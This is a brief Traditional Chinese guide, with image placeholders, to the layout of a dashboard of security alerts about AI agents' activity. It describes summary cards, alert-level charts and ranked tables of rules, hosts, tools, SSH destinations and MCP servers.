
最上面是總覽:套件說明、全部告警、等級 7~11、等級 12 以上三張數字卡(點數字即篩選),以及等級分布與各等級的告警趨勢。


接著是觸發最多的規則,每一列是「規則 × AI 代理」,說明欄寫出是誰、在哪台主機、做了什麼;表頭可排序、欄寬可拖曳,點規則或代理就加上篩選。

再往下是一組「左邊表格、右邊圖」:告警最多的主機、AI 代理、事件類型、工具、執行帳號、SSH 目的地、MCP 伺服器。

